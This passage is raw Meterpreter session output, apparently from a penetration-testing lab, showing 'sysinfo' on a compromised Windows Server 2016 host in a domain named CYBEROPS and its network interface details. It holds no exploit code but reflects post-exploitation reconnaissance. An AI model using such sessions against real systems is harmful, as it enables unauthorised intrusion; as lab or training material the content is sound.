IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer      : WSAM2ZN-QMPI905C
OS            : Windows 2016 (Build 14393).
Architecture : x64
System Language : en_US
Domain       : CYBEROPS
Logged On Users : 5
Meterpreter   : x86/windows
meterpreter >

```

```

Interface 7
=====
Name       : Amazon Elastic Network Adapter
Hardware MAC : 0e:32:8c:06:65:65
MTU        : 1500
IPv4 Address : 172.31.163.64
IPv4 Netmask : 255.255.192.0
IPv6 Address : fe80::6c9a:3aeb:5b2e:e5ad
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```